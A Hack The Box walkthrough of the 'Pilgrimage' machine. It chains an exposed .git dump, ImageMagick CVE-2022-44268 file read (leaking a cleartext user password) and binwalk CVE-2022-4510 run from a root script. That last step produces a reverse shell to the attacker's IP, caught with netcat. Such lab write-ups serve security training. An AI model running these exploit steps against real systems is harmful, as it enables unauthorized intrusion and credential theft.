HACK THE BOX · MACHINE WRITEUP

Pilgrimage



An exposed .git dump leaks an old ImageMagick build vulnerable to an arbitrary-file-read bug (CVE-2022-44268), used to leak the app's SQLite database and its credentials. A persistent root script running vulnerable binwalk (CVE-2022-4510) finishes the job.

Linux | Easy | Git | CVE | cron | binwalk

Made with **SysReptor**



10.10.11.219	gugeldot	2025-08-20
Target IP	Author	Date

PILGRIMAGE · WALKTHROUGH

Contents

01 General information . . . 3
1.1 Executive summary . . . 3
1.2 Kill chain . . . 3
02 Reconnaissance . . . 4
03 Foothold . . . 4
04 Privilege escalation . . . 7
05 Flags . . . 10
06 Notes & lessons . . . 10
07 References . . . 10

1. General information

An exposed .git dump leaks an old ImageMagick build vulnerable to an arbitrary-file-read bug (CVE-2022-44268), used to leak the app's SQLite database and its credentials. A persistent root script running vulnerable binwalk (CVE-2022-4510) finishes the job.

PLATFORM	Hack The Box
SYSTEM	Linux
DIFFICULTY	Easy
IP	`10.10.11.219`
TAGS	`Git` `CVE` `cron` `binwalk`
CVES	`CVE-2022-44268` `CVE-2022-4510`

1.1 Executive summary

Pilgrimage is a Linux machine hosting an image-shrinking service. Its exposed `.git` directory is dumped, revealing the application's source code and the exact ImageMagick build it shells out to. That build is vulnerable to CVE-2022-44268, an arbitrary file read used to leak the application's SQLite database wholesale and recover a user's cleartext password. On the host, a persistent root-owned script watches every image the service produces and runs `binwalk` against it: the installed `binwalk` version is vulnerable to CVE-2022-4510, abused with a crafted image to get code execution as root.

1.2 Kill chain

1. nmap's `http-git` script flags an exposed **`.git`** repository on the web root. It is dumped with `git-dumper`, recovering the full source tree, including the bundled `magick` binary.
2. Grepping the source for how it invokes ImageMagick, then extracting and versioning the bundled `magick` binary, confirms **ImageMagick 7.1.0-49**, vulnerable to **CVE-2022-44268**: a crafted PNG `tEXt` chunk makes ImageMagick embed an arbitrary server-side file's content into the metadata of the "shrunk" output image.

3. The bug is used to leak the application's SQLite database file directly. Opening it locally and querying the `users` table recovers a cleartext password for `emily`.
4. SSH access with those credentials: user flag.
5. A persistent root-owned script, `malwarescan.sh`, uses `inotifywait` to watch the app's `shrunk/` output directory and runs `binwalk -e` on every new image. The installed `binwalk 2.3.2` is vulnerable to **CVE-2022-4510** (path traversal on extraction).
6. A malicious image is crafted so that binwalk's extraction writes and executes an attacker-controlled payload outside the intended directory. Picked up by `malwarescan.sh` and run as root: root flag.

2. Reconnaissance

Port scan

```
sudo nmap --open -Pn -sS --min-rate 2500 -p- 10.10.11.219
```

Results:

```
22/tcp open  ssh
80/tcp open  http
```

Service & version scan

```
nmap -sCV --open -p<ports> 10.10.11.219
```

```
22/tcp open  ssh   OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp open  http  nginx 1.18.0
| http-git:
|   /.git/
|     Git repository found!
|_http-title: Pilgrimage - Shrink Your Images
```

3. Foothold


Directory brute-forcing with `feroxbuster` turns up nothing beyond the site's own static assets, confirming nmap's earlier finding: the web root exposes its **`.git` directory**:

```
80/tcp open  http    nginx 1.18.0
| http-git:
|   10.10.11.219:80/.git/
|     Git repository found!
|     Repository description: Unnamed repos
```

nmap's `http-git` NSE script flagging the exposed `.git` repository on the web root.

It is dumped with `git-dumper`:

```
git-dumper http://pilgrimage.htb/ dump/
```



The dumped repository's history: a single "Pilgrimage image shrinking service initial commit," touching 37 files.


Grepping the recovered source for how it invokes the image-shrinking logic shows it shells out to a `magick` binary bundled directly in the repo:

```
[gugeldot@Archy dumpeo]$ git show | grep "magick"
+      exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" .
 $upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" . $new
name . $mime);
diff --git a/magick b/magick
Binary files /dev/null and b/magick differ
[gugeldot@Archy dumpeo]$
```

`git show | grep magick` *revealing the* `exec()` *call that shells out to the bundled* `magick` *binary to resize uploads.*

```
exec("/var/www/pilgrimage.htb/magick convert /var/www/pilgrimage.htb/tmp/" .
$upload->getName() . $mime . " -resize 50% /var/www/pilgrimage.htb/shrunk/" .
$newname . $mime);
```

That exact binary is present among the dumped git objects and is extracted from them:



Extracting the bundled `magick` binary (26.3 MB) from the dumped git objects.

```
file magick
./magick --version
```

```
[gugeldot@Archy dumpeo]$ file magick
magick: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, in
terpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=9fdbc145
689e0fb79cb7291203431012ae8e1911, stripped
[gugeldot@Archy dumpeo]$
```

`file magick`: *an ELF 64-bit executable.*

```
[gugeldot@Archy dumpeo]$ ./magick --version
Version: ImageMagick 7.1.0-49 beta Q16-HDRI x86_64 c243c9281:20220911 https://image
magick.org
Copyright: (C) 1999 ImageMagick Studio LLC
License: https://imagemagick.org/script/license.php
Features: Cipher DPC HDRI OpenMP(4.5)
Delegates (built-in): bzlib djvu fontconfig freetype jbig jng jpeg lcms lqr lzma op
enexr png raqm tiff webp x xml zlib
Compiler: gcc (7.5)
[gugeldot@Archy dumpeo]$
```

`./magick --version`: *ImageMagick 7.1.0-49 beta Q16-HDRI.*


`searchsploit` ties that exact build to **CVE-2022-44268**, an arbitrary file read:

```
[gugeldot@Archy dumpeo]$ searchsploit ImageMagick 7.1.0-49
---------------------------------------------- ---------------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------------
ImageMagick 7.1.0-49 - Arbitrary File Read    | multiple/local/51261.txt
ImageMagick 7.1.0-49 - DoS                    | php/dos/51256.txt
---------------------------------------------- ---------------------------------
```

`searchsploit imagemagick 7.1.0-49` *surfacing the CVE-2022-44268 arbitrary file read exploit (`51261.txt`).*

The bug works by embedding a `tEXt` chunk in an uploaded PNG that points ImageMagick at a target path on disk. When the service "shrinks" the upload, the referenced file's content gets written into the output image's metadata. The public exploit's own method of decoding that metadata back into a viewable image fails locally (a missing codec), but the raw leaked bytes are still recovered

directly. Pointed at the application's SQLite database file, this leaks it wholesale. Opening the recovered database locally and querying its `users` table turns up a cleartext password:



`sqlite> select * from users;` *on the leaked database, recovering* `emily:abigchonkyboi123`.


```
ssh emily@pilgrimage.htb
# abigchonkyboi123
```

user flag.

4. Privilege escalation

1. A persistent root-owned scanning script


Checking for SUID binaries turns up nothing unusual, none of the common privilege-escalation candidates are present:



`find / -perm -4000` *listing only standard SUID binaries.*

Checking running processes instead shows a long-lived root process:

```
ps aux | grep root
```



`ps aux` *showing* `/bin/bash /usr/sbin/malwarescan.sh` *running as root.*


Reading the script shows it isn't a crontab entry at all: it's a persistent `inotifywait` loop watching the application's `shrunk/` output directory. Every time the shrink feature produces a new image, the script runs `binwalk -e` against it and deletes the file if the extracted output matches a blacklist of banned signatures:



```
; do
        filename="/var/www/pilgrimage.htb/shrunk/$(/usr/bin/echo "$FIL
/tail -n 1 | /usr/bin/sed -n -e 's/^.*CREATE //p')"
        binout="$(/usr/local/bin/binwalk -e "$filename")"
        for banned in "${blacklist[@]}"; do
                if [[ "$binout" == *"$banned"* ]]; then
                        /usr/bin/rm "$filename"
                        break
                fi
        done
done
emily@pilgrimage:~$
```

`malwarescan.sh` *: an* `inotifywait` *loop running* `binwalk -e` *on every new file in* `shrunk/` *and removing it if it matches a blacklist.*

```
binwalk
```



The installed `binwalk v2.3.2`.

2. CVE-2022-4510: binwalk extraction RCE

`searchsploit` confirms `binwalk 2.3.2` falls within the range vulnerable to **CVE-2022-4510** (`2.1.2b` through `2.3.2`), a path-traversal bug in its extraction routine that lets a crafted file write, and execute, its payload outside the intended output directory:

```
[gugeldot@Archy CVE-2022-44268]$ searchsploit binwalk 2.3.2
---------------------------------------------- ---------------------------
 Exploit Title                                |  Path
---------------------------------------------- ---------------------------
Binwalk v2.3.2 - Remote Command Execution (RCE)  | python/remote/51249.py
---------------------------------------------- ---------------------------
Shellcodes: No Results
[gugeldot@Archy CVE-2022-44268]$
```

`searchsploit binwalk 2.3.2` *surfacing the CVE-2022-4510 RCE exploit (* `python/remote/51249.py` *).*

A malicious PNG is crafted locally, using an existing image as a template:

```
python 51249.py frog2.png 10.10.14.17 4445
```

```
[gugeldot@Archy CVE-2022-44268]$ python 51249.py frog2.png 10.10.14.17 4445

###############################################
-----------------CVE-2022-4510----------------
###############################################
--------Binwalk Remote Command Execution--------
------Binwalk 2.1.2b through 2.3.2 included-----
-----------------------------------------------
###############################################
----------Exploit by: Etienne Lacoche-----------
---------Contact Twitter: @electr0sm0g----------
-----------------Discovered by:----------------
---------Q. Kaiser, ONEKEY Research Lab---------
---------Exploit tested on debian 11------------
###############################################
```

Running the CVE-2022-4510 exploit script against an existing PNG template, generating the malicious payload image.

The crafted image is uploaded through the shrink feature so it lands in `/var/www/pilgrimage.htb/shrunk/`, exactly where `malwarescan.sh` is watching. A listener is set up to catch the callback:

```
nc -lvnp 4445
```

The moment `malwarescan.sh` runs `binwalk -e` on the crafted image, the extraction path-traversal fires and the callback lands as root:

```
[gugeldot@Archy ~]$ nc -lvnp 4445
Connection from 10.10.11.219:53582
whoami
root
script /dev/null -c bash
Script started, output log file is '/dev/null'.
root@pilgrimage:~/quarantine#
```

`nc` *catching the callback from* `10.10.11.219`*:* `whoami` *returns* `root`.

root flag.

5. Flags

USER.TXT	ROOT.TXT
df9e••••••••••••	b115••••••••••••

6. Notes & lessons

- **New techniques:** abusing ImageMagick metadata handling for arbitrary file *read* (not just write), and binwalk extraction path traversal triggered through an unattended, root-owned `inotifywait` scanning script.
- **Interesting:** both the foothold and the privesc abuse the same category of bug, a file-processing tool parsing attacker-controlled binary data unsafely, just in two different tools.

7. References

- CVE-2022-44268: ImageMagick arbitrary file read via PNG metadata
- CVE-2022-4510: binwalk extraction path traversal